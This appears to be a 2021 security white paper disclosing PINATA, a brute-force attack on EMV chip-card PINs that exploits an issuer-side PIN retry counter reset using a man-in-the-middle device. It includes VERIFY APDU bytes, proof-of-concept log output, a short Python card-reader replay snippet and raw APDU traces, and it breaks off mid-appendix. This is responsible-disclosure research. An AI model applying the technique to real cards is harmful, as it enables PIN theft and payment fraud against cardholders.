PINATA ATTACK

White Paper

// PIN Automatic Try Attack

July 12th, 2021

OCELOT | METABASE Q

metabaseq.com

Salvador Mendoza — Ocelot Offensive Security Team

PINATA (PIN Automatic Try Attack)

// Summary of Findings

It is possible to brute force all 10,000 PIN combinations, from 0000 to 9999, in millions of physical EMV cards. This attack is achievable by abusing an inadequate issuer business practice to reset the PIN RETRY Counter (PRC) and by misusing the classical "Plain PIN by ICC" verification method. This compromising behavior occurs when an issuer responds with the Authorization Response Code (ARC) to generate the Transaction Certificate (TC) application cryptogram which resets the PIN RETRY Counter even if the card did not finish the transaction normally. A compromised PIN might lead to greater fraudulent transactions due to the ability to evade the issuer antifraud algorithm mechanisms because it will be impossible to differentiate between the owner of the card and the malicious individual.

// Introduction

Cardholder Verification Method (CVM) is a mechanism used to verify a proper transaction when a user tries to employ a contact Europay, Mastercard, Visa (EMV) smart card. These verification values are prioritized by implementing an ordered list that is stored in the Integrated Circuit Card (ICC).

The terminal or PoS have to determine which CVM the card will perform. To implement this communication, the card and terminal interchange messages through the Application Protocol Data Unit (APDU) protocol that is standardized by the ISO 7816 application layer. The terminal sends commands to the card that are also named TPDU or Terminal APDU command; then the card will process every command and answer back its response. In a contact transaction, the CVM is specified in the 8E tag container. Each terminal command or card answer has to follow a specific format structure (see *Figure 1*).



Figure 1. Command and response APDU format

Following specific logic rules to process a transaction, the terminal and EMV smart cards share information to decide if the transaction will be authorized or if it will be declined. One of the most important stages is the verification process.

// Strange Cardholder Verification Methods (CVM)

EMV cards normally initialized by selecting an application depending on the list from the "1PAY.SYS.DDF01" file. Then, the Read Record process will obtain detailed card information, such as, primary account number, expiration date or digital signatures among other information. This process will continue through different steps where the card and terminal share a root cryptographic key to process the transaction. After the card authentication process, comes the PIN verification stage.
The CVM list determines which rule will apply first and what will be the order to verify the transaction. If a rule, for some reason, could not be applied, the next will take place depending on the terminal technology. A smart card record contains the CVM list, (response from *Appendix A - Terminal command 21*):

Card response 52 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 30 9F 0D 05 BC 50 BC 88 00 9F 0E 05 00 00 00
0010: 00 00 9F 0F 05 BC 70 BC 98 00 8E 12 00 00 00 00
0020: 00 00 00 00 42 03 44 03 41 03 1E 03 1F 03 9F 4A
0030: 01 82 90 00

To interpret this information is necessary to decode it using type-length-value or tag-length-value (TLV) mechanism.



Figure 2: 70 EMV Proprietary Template

To understand the CVM list is necessary to break every method apart, highlighted in yellow at *Figure 2.*

4203 Encrypted PIN online, if terminal supports CVM
4403 Encrypted PIN by ICC, if terminal supports CVM
4103 Plain PIN by ICC, if terminal supports CVM
1E03 Signature, if terminal supports CVM
1F03 No CVM required, if terminal supports CVM

This will be the order that the terminal will take to apply the verification method. Starting with "Encrypted PIN online, if terminal supports CVM" all the way to "No CVM required" verification method. Each CVM rule is divided into 2 bytes, the configuration of each one is specified in the EMV 4.3 Book 3, Page 162: https://www.emvco.com/wp-content/uploads/2017/05/EMV_v4.3_Book_3_Application_Specification_20120607062110791.pdf

C3 Cardholder Verification Rule Format

CV Rule Byte 1 (Leftmost): Cardholder Verification Method (CVM) Codes

b8	b7	b6	b5	b4	b3	b2	b1	Meaning
0								RFU
	0							Fail cardholder verification if this CVM is unsuccessful
	1							Apply succeeding CV Rule if this CVM is unsuccessful
		0	0	0	0	0	0	Fail CVM processing
		0	0	0	0	0	1	Plaintext PIN verification performed by ICC
		0	0	0	0	1	0	Enciphered PIN verified online
		0	0	0	0	1	1	Plaintext PIN verification performed by ICC and signature (paper)
		0	0	0	1	0	0	Enciphered PIN verification performed by ICC
		0	0	0	1	0	1	Enciphered PIN verification performed by ICC and signature (paper)
		0	x	x	x	x	x	Values in the range 000110-011101 reserved for future use by this specification
		0	1	1	1	1	0	Signature (paper)
		0	1	1	1	1	1	No CVM required
		1	0	x	x	x	x	Values in the range 100000-101111 reserved for use by the individual payment systems
		1	1	x	x	x	x	Values in the range 110000-111110 reserved for use by the issuer
		1	1	1	1	1	1	This value is not available for use

Figure 3: CVM Codes from EMV 4.3 Book

For example, one strange case is the CVM rule "4103". The leftmost byte is "0x41"; If it is converted to binary: "0100 0001", we can confirm that specific rule does not apply to any of the CVM Code rules at Table 39. The same behavior applies to other methods:

4203: byte 0x42 = 0100 0010
4403: byte 0x44 = 0100 0100

Analyzing the previous methods, none of them seems to follow a normal CVM rule from the EMV standardization book. Against the verification essence, the bit 7 suggests that if the CVM is unsuccessful, apply the CV rule as success, making incomprehensible and inappropriate how it handles the CVM verification.

//"Plain PIN by ICC" Verification

A brute force attack is a technique to identify a possible password or, in this case, a PIN, by constant queries until the system gives access or confirms that that PIN request was successfully verified. To protect against this attack, the card by itself has a PIN RETRY Counter which indicates how many tries are available to process a PIN attempt. Normally, this counter is limited to 3 attempts, protecting any chance to identify a 4 digit PIN with 10,000 possibilities. If a client attempts 3 times in a row with an incorrect PIN, the EMV smart card will set this counter to zero and block any more attempts to the PIN mechanisms.

To follow the Cardholder Verification Method, the EMV smart card has to pass the card authentication. After this, the normal process starts reading data from the PIN RETRY Counter. This will confirm that the card has enough tries to attempt a PIN. Then, the terminal will request to enter the PIN, and this will be sent in plaintext to the Integrated Circuit Card (ICC) to be verified. This occurs by sending a specific terminal APDU command and expecting a card APDU response.

Example of an APDU command to verify "0717" PIN:

00 20 00 80 08 24 07 17 ff ff ff ff ff

All possible EMV Card responses:

90 00 = indicates that the PIN is correct
63 C2 = indicates wrong PIN and it has two more attempts left
63 C1 = indicates wrong PIN and it has one more attempt left
63 C0 = indicates wrong PIN and it has no more attempts left

```
Brute force trigger!
initializing with PIN:  07 17
Resetting counter...
Checking how many tries left:  9F 17 01 03 90 00  :  3
Trying PIN:  07 17
Sending PIN:  00 20 00 80 08 24 07 17 FF FF FF FF FF
Raw answer to PIN request:  63 C2
Trying PIN:  07 18
Sending PIN:  00 20 00 80 08 24 07 18 FF FF FF FF FF
Raw answer to PIN request:  63 C1
Trying PIN:  07 19
Sending PIN:  00 20 00 80 08 24 07 19 FF FF FF FF FF
Raw answer to PIN request:  63 C0
Coulnt find the PIN in this try, reset the counter!
```

Figure 4: Brute Force Trigger

Normally, in a secure EMV card, when the smart card responds with 63 C0, it will be impossible to keep requesting the verification command because it will answer with an error 69 83 (Authentication method blocked). This is a normal smart card behavior to protect itself against brute force attacks.

If the PIN is verified, it will start the transaction authorization process. In this step, the cryptogram generation is processed.



Figure 5: Transaction Authentication Process
(Source: Chip and PIN is Broken white paper)

// The Compromising Business Practice

After a malicious individual makes 3 incorrect PIN attempts, the card will respond with 63 C0, referring to the fact that it has no more PIN attempts left. But if the EMV card Cardholder Verification Method contains the "Plaintext Verification by ICC" rule, the PIN RETRY Counter could be reset to its previous limit. This could be perpetrated by making a real contact EMV payment or by simulating one, using another type of verification method, such as signature or no verification at all. The important part of this step is to generate a Transaction Certificate (TC) Application Cryptogram; this happens in the last part of the authorization scheme. An example of this response is located at *Appendix A - Terminal command 27*.



Figure 6: Vulnerability flow

To avoid spending real money from an account and run the brute force attack simultaneously, a malicious user can implement a Man-in-The-Middle (MiTM) device to control the terminal commands and the PIN and Chip card responses. With this MiTM device, the attacker can discard the last card response (from Terminal command 27) and make it seem that it was a communication error. As a result, the terminal will close the transaction process without charges. At this point, the EMV card already reset the PIN RETRY Counter using a bad practice policy from the issuer response (*Appendix B: Terminal command 27*). Subsequently, a malicious user has the opportunity to try 3 more different PINs and repeat this loop until a correct PIN is found.

```
Brute force trigger!

Initializing with PIN:  07 17
Resetting counter...
Checking how many tries left:  9F 17 01 03 90 00  :  3
Trying PIN:  07 17
Sending PIN:  00 20 00 80 08 24 07 17 FF FF FF FF FF
Raw answer to PIN request:  63 C2
Trying PIN:  07 18
Sending PIN:  00 20 00 80 08 24 07 18 FF FF FF FF FF
Raw answer to PIN request:  63 C1
Trying PIN:  07 19
Sending PIN:  00 20 00 80 08 24 07 19 FF FF FF FF FF
Raw answer to PIN request:  63 C0
Coulnt find the PIN in this try, reset the counter!
Power Down
------------------------------------------------------------------------
Power Up
Brute force trigger!

Initializing with PIN:  07 20
Resetting counter...
Checking how many tries left:  9F 17 01 03 90 00  :  3
Trying PIN:  07 20
Sending PIN:  00 20 00 80 08 24 07 20 FF FF FF FF FF
Raw answer to PIN request:  63 C2
Trying PIN:  07 21
Sending PIN:  00 20 00 80 08 24 07 21 FF FF FF FF FF
Raw answer to PIN request:  63 C1
Trying PIN:  07 22
Sending PIN:  00 20 00 80 08 24 07 22 FF FF FF FF FF
Raw answer to PIN request:  90 00
!!Correct PIN:  07 22
```

Figure 7: Brute force attack with MitM device

// ELMA: MiTM Setup Device

For the MiTM attack, we implemented a special tool called ELMA. It is a specialized Metabase Q tool for contact EMV technology.



Figure 8: Metabase Q ELMA device for contact EMV technology

ELMA is capable of controlling the whole communication between the terminal and EMV card. In its toolset, ELMA can add, edit or delete commands or responses throughout the communication process. Adding that it could simulate transactions to run brute force attacks against the Plain PIN verification method.

ELMA processes commands and responses before they arrive at the respective destination, making it possible to alter the information in real-time. The steps that follow are the communication process using ELMA.

1. ELMA emulates a physical EMV card when its connector is inserted in the terminal card slot.
2. The terminal sends the first command.
3. ELMA intercepts the command and checks if it needs to do something specifically for that command. After that, it sends the command to the real EMV bank card.
4. The client-side uses an APDU Interceptor software to move data from the contact card reader connected over USB to ELMA.
5. The card's response will pass to the ELMA client to check if it needs to be processed, then ELMA will emulate that response to the terminal.
6. The next terminal command will follow the same pattern from step 2.



Figure 9: Example ELMA configuration

// ELMA PoC (Proof of Concept)

To reproduce the PIN brute force attack – now referred to as the PIN Automatic Try Attack or PINATA - ELMA first simulates a transaction. But it closes the communication just before the last card response: TC Application Cryptogram. After that, ELMA initializes a separate session to the physical card reader; this will execute the same commands that the terminal sent in the previous simulated transaction.

```
reader = smartcard.System.listReaders()
self.session = smartcard.Session(reader[2])
atr = self.session.getATR()

for x in range(0,len(self.logcmds)):
        pans = ""
        pans = pans.join(self.logcmds[x])
        pans = toBytes(pans)

        rapdu, sw1, sw2 = self.session.sendCommandAPDU(pans)
```

Figure 10: Physical card reader session

When the card is in the Cardholder Verification Stage, ELMA will test 3 consecutive PINs if the card answers with a PIN Retry Counter greater than 1. If no attempt is verified, ELMA will start the process again to simulate another transaction to reset the PIN Retry Counter. This process will continue until it finds the correct PIN.

```
Initializing with PIN:  07 20
Resetting counter...
Checking how many tries left:  9F 17 01 03 90 00  :  3
Trying PIN:  07 20
Sending PIN:  00 20 00 80 08 24 07 20 FF FF FF FF FF
Raw answer to PIN request:  63 C2
Trying PIN:  07 21
Sending PIN:  00 20 00 80 08 24 07 21 FF FF FF FF FF
Raw answer to PIN request:  63 C1
Trying PIN:  07 22
Sending PIN:  00 20 00 80 08 24 07 22 FF FF FF FF FF
Raw answer to PIN request:  90 00
!!Correct PIN:  07 22
```

Figure 11: PINATA Attack POC with ELMA

// Recommendations

The affected issuers should apply strict business policies regarding the reset of pin retry counters to protect themselves against the abuse of PINATA attack.

Analyzing the ARC requests in a specific time frame could be a factor to detect the PINATA attack against a card. Regarding the dimensions of this physical attack, it is recommendable to keep the PIN RETRY Counter value and do not reset it after the generation of the TC application cryptogram.

Card issuing organizations wanting to ensure they have taken the required steps to mitigate the PINATA attack can contact Metabase Q at:

Contact@MetabaseQ.com
+1 (628) 225-1281
+52 55 2211 0920

// Timeline

March 2, 2021: Found an inadequate PIN RETRY Counter reset practice in some contact EMV cards
March 3, 2021: Some EMV cards with Plain PIN by ICC verification identified as affected
March 4, 2021: ELMA MiTM tool setup
March 4, 2021: Noticed the severity of the issue, Metabase Q started Responsible Disclosure report
March 5, 2021: Testing different brand cards
March 6, 2021: Sent report to affected companies
March 12, 2021: Discarded a physical/applet issue
March 12, 2021: Concluded a wrong backend implementation on the issuer side
March 15, 2021: Responsible company alert the affected card issuers

About Metabase Q

Metabase Q protects organizations from financial and reputational losses with smarter cybersecurity. Through continuous audit and analysis, Metabase Q calibrates cyber defenses that deliver security effectiveness allowing organizations to grow and innovate unhindered by cyber threats. Financial institutions covering 80% of transactions in Mexico, 10 of the largest enterprises in Latin America as well as government agencies rely on Metabase Q to continuously protect their systems and data from cyberattacks. The Ocelot offensive cybersecurity team represents the best of the best, partnered together to transform cybersecurity in the region. Ocelot threat intelligence, research and offensive skills power Metabase Q's solutions.

To learn more about Metabase Q, the Ocelot offensive cybersecurity team and Security-as-a-Service visit https://www.metabaseq.com/.

Contact@MetabaseQ.com
+1 (628) 225-1281
+52 55 2211 0920

Appendix

Appendix A: Normal EMV contact transaction

Terminal command 1 19 bytes: A4 SELECT Select a file.
0000: 00 A4 04 00 0E 31 50 41 59 2E 53 59 53 2E 44 44
0010: 46 30 31

Card response 2 bytes: 61 20 [I] Command successfully executed; 0x20 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 20

Terminal command 2 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 20

Card response 34 bytes: 90 00 [I] Command successfully executed (OK).
0000: 6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46
0010: 30 31 A5 0C 88 01 01 5F 2D 02 65 6E 9F 11 01 01
0020: 90 00

Terminal command 3 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 0C 00

Card response 2 bytes: 6C 2E [E] Bad length value in Le; 0x2E is the correct exact Le
0000: 6C 2E

Terminal command 4 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 0C 2E

Card response 48 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 2C 61 2A 4F 07 A0 00 00 00 04 10 10 50 10 4D
0010: 41 53 54 45 52 43 41 52 44 20 44 45 42 49 54 87
0020: 01 01 73 0A 5F 55 02 55 53 42 03 54 03 24 90 00

Terminal command 5 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 0C 00

Card response 2 bytes: 6C 34 [E] Bad length value in Le; 0x34 is the correct exact Le
0000: 6C 34

Terminal command 6 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 0C 34

Card response 54 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 32 61 30 4F 07 A0 00 00 00 04 22 03 50 05 44
0010: 45 42 49 54 9F 12 0E 42 4F 57 20 44 45 42 49 54
0020: 20 43 41 52 44 87 01 01 73 0A 5F 55 02 55 53 42
0030: 03 54 03 24 90 00

Terminal command 7 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 03 0C 00

Card response 2 bytes: 6A 83 [E] Record not found
0000: 6A 83

Terminal command 8 12 bytes: A4 SELECT Select a file.
0000: 00 A4 04 00 07 A0 00 00 00 04 10 10

Card response 2 bytes: 61 39 [I] Command successfully executed; 0x39 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 39

Terminal command 9 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 39

Card response 59 bytes: 90 00 [I] Command successfully executed (OK).
0000: 6F 37 84 07 A0 00 00 00 04 10 10 A5 2C 50 10 4D
0010: 41 53 54 45 52 43 41 52 44 20 44 45 42 49 54 87
0020: 01 01 5F 2D 02 65 6E BF 0C 0F 9F 4D 02 0B 0A 5F
0030: 55 02 55 53 42 03 54 03 24 90 00

Terminal command 10 7 bytes: A8 None None
0000: 80 A8 00 00 02 83 00

Card response 2 bytes: 61 10 [I] Command successfully executed; 0x10 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 10

Terminal command 11 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 10

Card response 18 bytes: 90 00 [I] Command successfully executed (OK).
0000: 77 0E 82 02 39 00 94 08 18 01 04 01 10 01 02 01
0010: 90 00

Terminal command 12 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 1C 00

Card response 2 bytes: 6C 5C [E] Bad length value in Le; 0x5C is the correct exact Le
0000: 6C 5C

Terminal command 13 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 1C 5C

Card response 94 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 5A 9F 42 02 08 40 5F 25 03 19 06 14 5F 24 03
0010: 22 06 30 5A 08 XX XX XX XX XX XX XX XX 5F 34 01
0020: 01 9F 07 02 FF C0 8C 21 9F 02 06 9F 03 06 9F 1A
0030: 02 95 05 5F 2A 02 9A 03 9C 01 9F 37 04 9F 35 01
0040: 9F 45 02 9F 4C 08 9F 34 03 8D 0C 91 0A 8A 02 95
0050: 05 9F 37 04 9F 4C 08 5F 28 02 08 40 90 00

Terminal command 14 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 1C 00

Card response 2 bytes: 6C 35 [E] Bad length value in Le; 0x35 is the correct exact Le
0000: 6C 35

Terminal command 15 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 1C 35

Card response 55 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 33 57 10 XX XX XX XX XX XX XX XX DX XX XX XX
0010: XX XX XX XX 9F 08 02 00 02 5F 20 10 47 41 4C 56
0020: 41 4E 2F 20 53 41 4C 56 41 44 4F 52 5F 30 02 02
0030: 01 9F 44 01 02 90 00

Terminal command 16 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 03 1C 00

Card response 2 bytes: 6C FE [E] Bad length value in Le; 0xFE is the correct exact Le
0000: 6C FE

Terminal command 17 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 03 1C FE

Card response 256 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 81 FB 90 81 F8 47 07 6C FB C8 F9 6D 86 B5 63
0010: CE 02 13 22 92 3C 4C D1 E7 3C D4 3D 8F D9 4F 0A
0020: 27 D6 99 7C 30 1E 1B F6 FA CD 39 07 21 12 3A 96
0030: 11 5B B6 C3 8A 92 63 36 77 B9 11 11 62 B8 8C 94
0040: 57 AC 25 BF 50 6F A7 8A D0 B8 F7 23 BC 72 98 BD
0050: 88 9A C7 B7 A4 0E 4E 5F 03 63 CB FB 30 A1 72 BB
0060: DC 86 FF 92 E4 29 D3 59 AD C9 9A 9F 47 D9 4D A1
0070: C1 F9 66 1C 54 0E CC E4 62 69 D2 2E 13 0F 2D 4D
0080: CE 6D 28 F5 92 01 C4 19 47 37 09 5B 65 CD 35 DA
0090: BA 8D 17 F7 DE AF 68 25 20 C4 3A B2 B7 5D 08 3D

00a0: 4A 82 3F F7 48 7B 72 E5 3F FF F0 F7 E9 87 37 70
00b0: 6B BF B2 B2 F8 3F 99 BA 5C 0D 00 33 CF 4A 9A 7D
00c0: 35 C2 8F E4 3A 00 B8 EA 89 2E 42 0A EE 4E 26 41
00d0: 6A B9 30 EF B1 4D D3 26 87 3C 56 98 9D 50 4C 25
00e0: 00 4B FC 93 DE 30 60 97 87 BE CD B5 55 B4 A8 8B
00f0: E2 D3 C4 E1 09 08 09 B4 F1 F1 EE 5F 2F BA 90 00

Terminal command 18 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 04 1C 00

Card response 2 bytes: 6C 38 [E] Bad length value in Le; 0x38 is the correct exact Le
0000: 6C 38

Terminal command 19 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 04 1C 38

Card response 58 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 36 9F 32 01 03 92 23 32 55 6E 64 2E 2C A1 75
0010: F8 21 AD 9D 2A A0 E9 98 46 FA 92 12 9B 07 EF 58
0020: 59 E9 B7 13 E4 CC 4F 09 9E DC 35 8F 01 06 9F 49
0030: 03 9F 37 04 9F 47 01 03 90 00

Terminal command 20 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 14 00

Card response 2 bytes: 6C 32 [E] Bad length value in Le; 0x32 is the correct exact Le
0000: 6C 32

Terminal command 21 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
